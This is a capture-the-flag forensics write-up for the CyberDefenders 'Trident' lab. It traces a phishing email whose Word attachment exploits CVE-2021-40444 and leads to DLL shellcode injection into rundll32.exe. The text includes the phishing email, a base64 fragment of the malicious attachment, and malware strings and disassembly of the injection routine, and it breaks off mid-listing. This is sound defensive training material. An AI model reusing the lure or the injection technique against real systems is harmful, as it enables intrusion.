**Challenge:** Trident Lab

**Platform:** CyberDefenders

**Category:** Network Forensics

**Difficulty:** Medium

**Tools Used:** Wireshark, NetworkMiner, Zui, IDA Pro, scdbg, VirusTotal

**Summary:** This lab focuses on investigating a phishing email that compromised a host through a malicious Word document that exploits CVE-2021-40444. The document initiated the download of additional payloads, one of which unpacked a DLL that spawned a rundll32.exe process. This process was subsequently injected with shellcode that loaded wininet.dll and established a reverse shell connection to the threat actor over port 443. You are given a PCAP to investigate using various tools to trace the attack chain. I found this lab really engaging, for the reverse engineering component I referenced the official write-up which I also recommend you do as well.

**Scenario:** As a soc analyst, a phishing attack attributed to a popular APT group targeted one of your customers. Given the provided PCAP trace, analyze the attack and answer challenge questions.

**The attacker conducted a port scan on the victim machine. How many open ports did the attacker find?**

**TLDR:** Filter for ip.dst==192.168.112.128 && tcp.flags.syn==1 && tcp.flags.ack==1and navigate to Statistics > Conversations > TCP to identify what ports were discovered.

A great way of identifying port scanning is by navigating to Statistics > Conversations > TCP. We can see that there are 1571 TCP connections. If you focus on the Packets column, we can see that several hosts are only sending one packet across a variety of ports, which is typical port scanning behaviour. Just as a little networking refresher, TCP is a connection-oriented protocol that requires the hosts to complete a three-way handshake prior to communicating. The steps involve the client sending a SYN packet, the server responds with a SYN-ACK packet, and the client finishes with sending an ACK packet.

To see what ports were discovered to be open, we can use the following filter:

- `ip.dst==192.168.112.128 && tcp.flags.syn==1 && tcp.flags.ack==1`

This looks for every SYN ACK response by 192.168.112.128, indicating that the port is open. If you navigate back to Statistics > Conversations > TCP and tick the limit to display filter button, we can see what ports are open:

| Address A | Port A | Address B | Port B | Packets | Bytes | Packets A → B | Bytes A → B | Packets B → A | Bytes B → A | Rel Start | Duration |
|---|---|---|---|---|---|---|---|---|---|---|---|
| 192.168.112.128 | 56972 | 192.168.112.139 | 25 | 1 | 74 | 0 | 0 | 1 | 74 | 5.016648 | 0.0000 |
| 192.168.112.128 | 59192 | 192.168.112.139 | 25 | 1 | 74 | 0 | 0 | 1 | 74 | 7.398684 | 0.0000 |
| 192.168.112.128 | 59212 | 192.168.112.139 | 25 | 1 | 74 | 0 | 0 | 1 | 74 | 20.910038 | 0.0000 |
| 192.168.112.128 | 59216 | 192.168.112.139 | 25 | 1 | 74 | 0 | 0 | 1 | 74 | 35.700154 | 0.0000 |
| 192.168.112.128 | 54986 | 192.168.112.139 | 110 | 1 | 74 | 0 | 0 | 1 | 74 | 6.115423 | 0.0000 |
| 192.168.112.128 | 56902 | 192.168.112.139 | 110 | 1 | 74 | 0 | 0 | 1 | 74 | 7.398752 | 0.0000 |
| 192.168.112.128 | 54634 | 192.168.112.139 | 110 | 1 | 74 | 0 | 0 | 1 | 74 | 8.015361 | 0.0000 |
| 192.168.112.128 | 36442 | 192.168.112.139 | 135 | 1 | 74 | 0 | 0 | 1 | 74 | 5.014857 | 0.0000 |
| 192.168.112.128 | 38694 | 192.168.112.139 | 135 | 1 | 74 | 0 | 0 | 1 | 74 | 7.398880 | 0.0000 |
| 192.168.112.128 | 38704 | 192.168.112.139 | 135 | 1 | 74 | 0 | 0 | 1 | 74 | 13.407799 | 0.0000 |
| 192.168.112.128 | 42912 | 192.168.112.139 | 139 | 1 | 74 | 0 | 0 | 1 | 74 | 5.015412 | 0.0000 |
| 192.168.112.128 | 45162 | 192.168.112.139 | 139 | 1 | 74 | 0 | 0 | 1 | 74 | 7.398965 | 0.0000 |
| 192.168.112.128 | 45172 | 192.168.112.139 | 139 | 1 | 74 | 0 | 0 | 1 | 74 | 13.415333 | 0.0000 |
| 192.168.112.128 | 36024 | 192.168.112.139 | 143 | 1 | 74 | 0 | 0 | 1 | 74 | 5.015937 | 0.0000 |
| 192.168.112.128 | 38264 | 192.168.112.139 | 143 | 1 | 74 | 0 | 0 | 1 | 74 | 7.399165 | 0.0000 |
| 192.168.112.128 | 43396 | 192.168.112.139 | 445 | 1 | 74 | 0 | 0 | 1 | 74 | 5.016753 | 0.0000 |
| 192.168.112.128 | 45624 | 192.168.112.139 | 445 | 1 | 74 | 0 | 0 | 1 | 74 | 7.399406 | 0.0000 |
| 192.168.112.128 | 35602 | 192.168.112.139 | 587 | 1 | 74 | 0 | 0 | 1 | 74 | 5.014657 | 0.0000 |
| 192.168.112.128 | 37866 | 192.168.112.139 | 587 | 1 | 74 | 0 | 0 | 1 | 74 | 7.399565 | 0.0000 |
| 192.168.112.128 | 37872 | 192.168.112.139 | 587 | 1 | 74 | 0 | 0 | 1 | 74 | 18.413029 | 0.0000 |
| 192.168.112.128 | 37876 | 192.168.112.139 | 587 | 1 | 74 | 0 | 0 | 1 | 74 | 25.920996 | 0.0000 |

Answer: 7

**What is the victim's email address?**

**TLDR:** Filter for SMTP traffic or navigate to File > Export Objects > IMF to identify the email. Focus on the “To” header value which indicates the recipient of the email.

If you navigate to Statistics > Protocol Hierarchy, you can get a high-level overview of the protocols captured within the PCAP:


| Protocol | Percent Packets | Packets | Percent Bytes | Bytes | Bits/s | End Packets | End Bytes | End Bits/s |
|---|---|---|---|---|---|---|---|---|
| Frame | 100.0 | 39662 | 100.0 | 50972471 | 1226 k | 0 | 0 | 0 |
| Ethernet | 100.0 | 39662 | 1.1 | 555268 | 13 k | 0 | 0 | 0 |
| Internet Protocol Version 6 | 0.0 | 2 | 0.0 | 80 | 1 | 0 | 0 | 0 |
| User Datagram Protocol | 0.0 | 2 | 0.0 | 16 | 0 | 0 | 0 | 0 |
| Link-local Multicast Name Resolution | 0.0 | 2 | 0.0 | 92 | 2 | 2 | 92 | 2 |
| Internet Protocol Version 4 | 99.9 | 39633 | 1.6 | 792660 | 19 k | 0 | 0 | 0 |
| User Datagram Protocol | 0.1 | 38 | 0.0 | 304 | 7 | 0 | 0 | 0 |
| NetBIOS Name Service | 0.0 | 15 | 0.0 | 912 | 21 | 15 | 912 | 21 |
| NetBIOS Datagram Service | 0.0 | 1 | 0.0 | 201 | 4 | 0 | 0 | 0 |
| SMB (Server Message Block Protocol) | 0.0 | 1 | 0.0 | 119 | 2 | 0 | 0 | 0 |
| SMB MailSlot Protocol | 0.0 | 1 | 0.0 | 25 | 0 | 0 | 0 | 0 |
| Microsoft Windows Browser Protocol | 0.0 | 1 | 0.0 | 33 | 0 | 1 | 33 | 0 |
| Link-local Multicast Name Resolution | 0.0 | 2 | 0.0 | 92 | 2 | 2 | 92 | 2 |
| Domain Name System | 0.1 | 20 | 0.0 | 1632 | 39 | 20 | 1632 | 39 |
| Transmission Control Protocol | 94.8 | 37615 | 97.3 | 49616100 | 1193 k | 32947 | 41760343 | 1004 k |
| Zebra Protocol | 0.0 | 1 | 0.0 | 10000 | 240 | 1 | 10000 | 240 |
| Transport Layer Security | 6.7 | 2652 | 54.8 | 27937560 | 672 k | 2594 | 27826821 | 669 k |
| TPKT - ISO on TCP - RFC1006 | 0.0 | 1 | 0.0 | 10000 | 240 | 1 | 10000 | 240 |
| Simple Mail Transfer Protocol | 0.1 | 46 | 0.0 | 19756 | 475 | 45 | 19598 | 471 |
| Internet Message Format | 0.0 | 1 | 0.0 | 19075 | 458 | 1 | 19075 | 458 |
| Post Office Protocol | 0.0 | 4 | 0.0 | 94 | 2 | 4 | 94 | 2 |
| NetBIOS Session Service | 0.0 | 6 | 0.0 | 497 | 11 | 3 | 28 | 0 |
| SMB (Server Message Block Protocol) | 0.0 | 3 | 0.0 | 457 | 10 | 3 | 457 | 10 |
| Kismet Client/Server Protocol | 0.0 | 1 | 0.0 | 10000 | 240 | 1 | 10000 | 240 |
| Internet Message Access Protocol | 0.0 | 4 | 0.0 | 85 | 2 | 4 | 85 | 2 |
| Hypertext Transfer Protocol | 4.2 | 1684 | 34.6 | 17650940 | 424 k | 1588 | 14781186 | 355 k |
| Media Type | 0.0 | 2 | 0.0 | 17572 | 422 | 2 | 17992 | 432 |
| Line-based text data | 0.0 | 9 | 0.0 | 10309 | 248 | 9 | 12095 | 291 |
| Distributed Computing Environment / Remote Procedure Call (DCE/RPC) | 0.0 | 1 | 0.0 | 24 | 0 | 1 | 24 | 0 |
| Assa Abloy R3 | 0.3 | 112 | 0.0 | 9968 | 239 | 0 | 0 | 0 |
| Malformed Packet | 0.3 | 112 | 0.0 | 0 | 0 | 1 | 0 | 0 |
| Data | 6.0 | 2390 | 17.6 | 8990023 | 216 k | 2390 | 8991867 | 216 k |
| Address Resolution Protocol | 0.1 | 27 | 0.0 | 1008 | 24 | 27 | 1008 | 24 |

We can see some SMTP and POP traffic. Simple Mail Transfer Protocol (POP) is used to send and relay email messages from one email client to another. Post Office Protocol (POP) is used for receiving emails by downloading them from a mail server. Therefore, to find raw emails sent over the network, we can use the following display filter in Wireshark:


- `smtp`

If you look through the output, you will eventually come across packet number 2686 which is an email from support@cyberdefenders.org. If you follow the TCP stream, you can view the raw email:

```
220 WIN-D2TSDEME6NN ESMTP
EHLO kali
250-WIN-D2TSDEME6NN
250-SIZE 20480000
250-AUTH LOGIN
250 HELP
MAIL FROM:<support@cyberdefenders.org>
250 OK
RCPT TO:<joshua@cyberdefenders.org>
250 OK
DATA
354 OK, send.
Message-ID: <595903.006239922-sendEmail@kali>
From: "support@cyberdefenders.org" <support@cyberdefenders.org>
To: "joshua@cyberdefenders.org" <joshua@cyberdefenders.org>
Subject: Immediate respones
Date: Fri, 1 Oct 2021 12:31:54 +0000
X-Mailer: sendEmail-1.56
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="----MIME delimiter for sendEmail-803805.430959077"

This is a multi-part message in MIME format. To properly display this message you need a MIME-Version 1.0 compliant Email program.

------MIME delimiter for sendEmail-803805.430959077
Content-Type: text/plain;
        charset="iso-8859-1"
Content-Transfer-Encoding: 7bit

Hi Joshua,

There has been an issue with our web server that need fixing ASAP.
Please find the web server details in the attached document.

Best regards,

The Support Team

------MIME delimiter for sendEmail-803805.430959077
Content-Type: application/msword;
        name="web server.docx"
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename="web server.docx"

UEsDBBQAAAAIAFFxQVO0gTweZgEAAIgFAAATABwAW0NvbnRlbnRfVHlwZXNdLnhtbFVUCQADufpW
Ybn6VmF1eAsAAQQAAAAABAAAAAC1VMlqwzAQvRf6D0bXYCvpoZQSJ4cuxzbQ9AMUaeyo1YakbH/f
sZ2aEpwYmuRisN+8DVkznm61Stbgg7QmJ6NsSBIw3Appypx8zl/TB5KEyIxgyhrIyQ4CmU5ub8bz
nYOQINuEnCxjdI+UBr4EzUJmHRhECus1i/jqS+oY/2Yl0Lvh8J5yayKYmMZKg0zGz1CwlYrJyxY/
N0m+HJQkeWoGK6+cSF0J1ADt5Gx00UnZphXSzfGqwqGJOackZxFxujbioE26b5Ihs54JS+nCAAeO
```

We can see that this email is sent to joshua@cyberdefenders.org with the subject "Immediate responses". This email also contains a Word document. Given the wording of the email and the sense of urgency, this is likely a phishing attempt.

An alternative way of extracting emails from the PCAP is by navigating to File > Export Objects > IMF:





Internet Message Format (IMF) is a standard for email structure. Here you can find one .eml file:

| Packet | Hostname | Content Type | Size | Filename |
|---|---|---|---|---|
| 2686 | support@cyberdefenders.org | EML file | 19 kB | Immediate respones.eml |


You can then save this file and view it using an email client or a text editor:

```
Message-ID: <595903.006239922-sendEmail@kali>
From: "support@cyberdefenders.org" <support@cyberdefenders.org>
To: "joshua@cyberdefenders.org" <joshua@cyberdefenders.org>
Subject: Immediate respones
Date: Fri, 1 Oct 2021 12:31:54 +0000
X-Mailer: sendEmail-1.56
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="----MIME delimiter for sendEmail-803805.430959077"

This is a multi-part message in MIME format. To properly display this message you need a MIME-Version 1.0 compliant Email program.

------MIME delimiter for sendEmail-803805.430959077
Content-Type: text/plain;
        charset="iso-8859-1"
Content-Transfer-Encoding: 7bit

Hi Joshua,

There has been an issue with our web server that need fixing ASAP.
Please find the web server details in the attached document.

Best regards,

The Support Team

------MIME delimiter for sendEmail-803805.430959077
Content-Type: application/msword;
        name="web server.docx"
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename="web server.docx"
```

To confirm that this Word document is malicious, let’s analyse the PCAP using NetworkMiner, navigate to the Files tab and select the file details for “web server.docx”:




Here we can find the MD5 hash along with other pieces of useful information. If you take this hash and submit it to VirusTotal, you will notice a high detection rate:





Therefore, we can confirm that this file is malicious.

Answer: joshua@cyberdefenders.org


**The malicious document file contains a URL to a malicious HTML file. Provide the URL for this file.**

**TLDR:** Extract the "web server.docx" file and run strings recursively against the output to look for ".html".

If you right-click the file in NetworkMiner and click open folder, we will be directed to the folder containing the suspicious file:




We can extract this file using 7z and run Grep recursively to hunt for strings that contain .html:




Answer: http://192.168.112.128/word.html

**What is the Microsoft Office version installed on the victim machine?**

**TLDR:** Filter for requests made by the victim and focus on User-Agent strings.

We know that the "web server.docx" file we discovered earlier reaches out to "http://192.168.112.128/word.html", therefore, we can filter for GET requests made by our victim host and look for traffic to this IP:

- `ip.src==192.168.112.139 && ip.dst==192.168.112.128 && http`

Here we can find multiple requests for word.html:

| Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|
| 192.168.112.139 | 192.168.112.128 | HTTP | 423 | GET /word.cab HTTP/1.1 |
| 192.168.112.139 | 192.168.112.128 | HTTP | 229 | OPTIONS / HTTP/1.1 |
| 192.168.112.139 | 192.168.112.128 | HTTP | 217 | HEAD /word.html HTTP/1.1 |
| 192.168.112.139 | 192.168.112.128 | HTTP | 229 | OPTIONS / HTTP/1.1 |
| 192.168.112.139 | 192.168.112.128 | HTTP | 444 | GET /word.html HTTP/1.1 |
| 192.168.112.139 | 192.168.112.128 | HTTP | 200 | HEAD /word.html HTTP/1.1 |
| 192.168.112.139 | 192.168.112.128 | HTTP | 200 | HEAD /word.html HTTP/1.1 |
| 192.168.112.139 | 192.168.112.128 | HTTP | 229 | OPTIONS / HTTP/1.1 |
| 192.168.112.139 | 192.168.112.128 | HTTP | 217 | HEAD /word.html HTTP/1.1 |
| 192.168.112.139 | 192.168.112.128 | HTTP | 229 | OPTIONS / HTTP/1.1 |
| 192.168.112.139 | 192.168.112.128 | HTTP | 444 | GET /word.html HTTP/1.1 |
| 192.168.112.139 | 192.168.112.128 | HTTP | 200 | HEAD /word.html HTTP/1.1 |
| 192.168.112.139 | 192.168.112.128 | HTTP | 200 | HEAD /word.html HTTP/1.1 |
| 192.168.112.139 | 192.168.112.128 | HTTP | 420 | GET /word.html HTTP/1.1 |
| 192.168.112.139 | 192.168.112.128 | HTTP | 423 | GET /word.cab HTTP/1.1 |

If you view the User-Agent string, we can see the version of Word running on the victim host:

| User-Agent |
|---|
| Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; Win64; |
| Microsoft Office Word 2013 (15.0.4517) Windows NT 6.2 |
| Microsoft Office Word 2013 (15.0.4517) Windows NT 6.2 |
| Microsoft Office Word 2013 (15.0.4517) Windows NT 6.2 |
| Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; Win64; |
| Microsoft Office Existence Discovery |
| Microsoft Office Existence Discovery |
| Microsoft Office Word 2013 (15.0.4517) Windows NT 6.2 |
| Microsoft Office Word 2013 (15.0.4517) Windows NT 6.2 |
| Microsoft Office Word 2013 (15.0.4517) Windows NT 6.2 |
| Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; Win64; |

Alternatively, and my preferred approach, we can use the following Zui query:


- `_path=="http" | count() by user_agent | sort -r count`

| user_agent | co... |
|---|---|
| Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko | 815 |
| Microsoft Office Word 2013 (15.0.4517) Windows NT 6.2 | 12 |
| Microsoft Office Existence Discovery | 8 |
| Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; ms-office; MSOffice 15) | 4 |
| Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) | 3 |

Answer: 15.0.4517

**The malicious HTML contains a js code that points to a malicious CAB file. Provide the URL to the CAB file?**

If you navigate to the Files tab within NetworkMiner, we can filter for word.html to find the malicious HTML file:





If you right-click this record and select open folder, we can open a terminal and run the grep command against it to highlight any URLs:



Answer: http://192.168.112.128/word.cab

**The exploit takes advantage of a CAB vulnerability. Provide the vulnerability name?**

If you generate the MD5 hash for the word.cab file and submit it to VirusTotal, we can see that it gets labelled with CVE-2021-40444:




After doing some research on this vulnerability, I came across a post that talks about a path traversal vulnerability called ZipSlip being used in the CAB file:




Answer: ZipSlip

**Analyzing the dll file what is the API used to write the shellcode in the process memory?**

If you run strings against word.cab, we can see some interesting imports and references to rundll32.exe:

```
CloseHandle
ReleaseSemaphore
WaitForSingleObject
CreateEventA
OpenEventA
ExitThread
ResumeThread
CreateProcessA
GetThreadContext
SetThreadContext
VirtualAllocEx
WriteProcessMemory
CreateSemaphoreA
KERNEL32.dll
;}$u
D$$[[aYZQ
]hnet
hwiniThLw&
SSSSS
Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
h:Vy
/Trm_QWz3GPappqinyPBTDAOxLMPI7CwRRbG_kq75ly-doSnMd8_TO7XOjwBsLa-2x2Vv9clN0MQNLfLsND_P0ziGEfZrfiTqI0wWj8FCoj7zqH8xruH6QilPzwW20pALpJn6fxVcn-hx2IhJQ8LhFiD4HuXR4
SSSWSVh
_SSSSVh-
192.168.112.128
Local\jwuVIGsvqXitgB8e7pmG
Local\izOolXRaBMAPdJRbBmlx
rundll32.exe
1(101
2P2Z2
```

What stands out is the WriteProcessMemory function, which is used to write data to an area of memory in a specified process. Given this and other imports, we can assume that this malware likely injects something into memory.

Answer: WriteProcessMemory

**Extracting the shellcode from the dll file. What is the name of the library loaded by the shellcode?**

**TLDR:** Extract the word.cab file using 7z and analyse the output DLL file using IDA Pro. Focus on when WriteProcessMemory is called to identify where the shellcode payload is located. Extract this payload and analyse it using scdbg.

A CAB file is a Microsoft Windows archive file format containing multiple compressed files. Let's use 7zip to extract this archive:

```
ubuntu@ip-172-31-24-196:/opt/NetworkMiner_2-8/AssembledFiles/192.168.112.128/TCP-80$ 7z e word.cab

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=C.UTF-8,Utf16=on,HugeFiles=on,64 bits,2 CPUs AMD EPYC 7571 (800F12),ASM,AES-NI)

Scanning the drive for archives:
1 file, 8786 bytes (9 KiB)

Extracting archive: word.cab
--
Path = word.cab
Type = Cab
Physical Size = 8786
Method = None
Blocks = 1
Volumes = 1
Volume Index = 0
ID = 1234

ERROR: Data Error : ../msword.inf

Sub items Errors: 1

Archives with Errors: 1
```

This extracts a file called msword.inf. If you run the file command against this file, we can see that's it's a DLL file:

```
ubuntu@ip-172-31-24-196:/opt/NetworkMiner_2-8/AssembledFiles/192.168.112.128/TCP-80$ file msword.inf
msword.inf: PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
```

Let's use IDA Pro to analyse this DLL. If you navigate to the Imports tab, we can see some interesting imports:

| Address | Ordinal | Name | Library |
|---|---|---|---|
| 10002000 | | CloseHandle | KERNEL32 |
| 10002004 | | ReleaseSemaphore | KERNEL32 |
| 10002008 | | WaitForSingleObject | KERNEL32 |
| 1000200C | | CreateEventA | KERNEL32 |
| 10002010 | | OpenEventA | KERNEL32 |
| 10002014 | | ExitThread | KERNEL32 |
| 10002018 | | ResumeThread | KERNEL32 |
| 1000201C | | CreateProcessA | KERNEL32 |
| 10002020 | | GetThreadContext | KERNEL32 |
| 10002024 | | SetThreadContext | KERNEL32 |
| 10002028 | | VirtualAllocEx | KERNEL32 |
| 1000202C | | WriteProcessMemory | KERNEL32 |
| 10002030 | | CreateSemaphoreA | KERNEL32 |

Given functions like CreateProcessA, VirtualAllocEx, and WriteProcessMemory, we can assume that this DLL injects code into a process. If we check out the strings within this DLL, we can see rundll32.exe being mentioned:

IDA View-A | Hex View-1 | Structures | Enums | Imports | Strings

| Address | Length | Type | String |
|---|---|---|---|
| .rdata:1000... | 00000009 | C | .idata$4 |
| .rdata:1000... | 00000009 | C | .idata$6 |
| .rdata:1000... | 00000006 | C | .data |
| .rdata:1000... | 0000000C | C | CloseHandle |
| .rdata:1000... | 00000011 | C | ReleaseSemaphore |
| .rdata:1000... | 00000014 | C | WaitForSingleObject |
| .rdata:1000... | 0000000D | C | CreateEventA |
| .rdata:1000... | 0000000B | C | OpenEventA |
| .rdata:1000... | 0000000B | C | ExitThread |
| .rdata:1000... | 0000000D | C | ResumeThread |
| .rdata:1000... | 0000000F | C | CreateProcessA |
| .rdata:1000... | 00000011 | C | GetThreadContext |
| .rdata:1000... | 00000011 | C | SetThreadContext |
| .rdata:1000... | 0000000F | C | VirtualAllocEx |
| .rdata:1000... | 00000013 | C | WriteProcessMemory |
| .rdata:1000... | 00000011 | C | CreateSemaphoreA |
| .rdata:1000... | 0000000D | C | KERNEL32.dll |
| .data:10003... | 00000009 | C | D$$[[aYZQ |
| .data:10003... | 00000006 | C | ]hnet |
| .data:10003... | 0000000B | C | hwiniThLw&\a |
| .data:10003... | 00000005 | C | SSSSS |
| .data:10003... | 0000003E | C | Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko |
| .data:10003... | 0000009F | C | /Trm_QWz3GPappqinyPBTDAOxLMPI7CwRRbG_kq75ly-doSnMd8_TO7XOjwBsLa-2x2Vv9clN0MQNLfLsND_P0ziGEfZrfiTqI0wWj8FCoj7zqH8xruH6QilPzwW20pALpJn6fxVcn-hx2IhJQ8LhFiD4HuXR4 |
| .data:10003... | 00000007 | C | SSSWSVh |
| .data:10003... | 0000000A | C | j\n_SSSSVh- |
| .data:10003... | 00000010 | C | 192.168.112.128 |
| .data:10004... | 0000001B | C | Local\\jwuVIGsvqXitgB8e7pmG |
| .data:10004... | 0000001B | C | Local\\izOolXRaBMAPdJRbBm1x |
| .data:10004... | 0000000D | C | rundll32.exe |

If you double click this string, and navigate to its xref, we can see when it's referenced within the code:

```
lea     ecx, [ebp+ProcessInformation]
push    ecx                 ; lpProcessInformation
lea     edx, [ebp+StartupInfo]
push    edx                 ; lpStartupInfo
push    0                   ; lpCurrentDirectory
push    0                   ; lpEnvironment
push    44h ; 'D'           ; dwCreationFlags
push    1                   ; bInheritHandles
push    0                   ; lpThreadAttributes
push    0                   ; lpProcessAttributes
push    offset CommandLine ; "rundll32.exe"
push    0                   ; lpApplicationName
call    ds:CreateProcessA
test    eax, eax
jz      loc_1000112C
```

We can see that CreateProcessA is being used to create a process called rundll32.exe. Following this, we can see that the DLL allocates memory within rundll32.exe and writes memory to the process:

```
call    ds:VirtualAllocEx
mov     [ebp+lpBaseAddress], eax
push    0                ; lpNumberOfBytesWritten
push    1000h            ; nSize
push    offset unk_10003000 ; lpBuffer
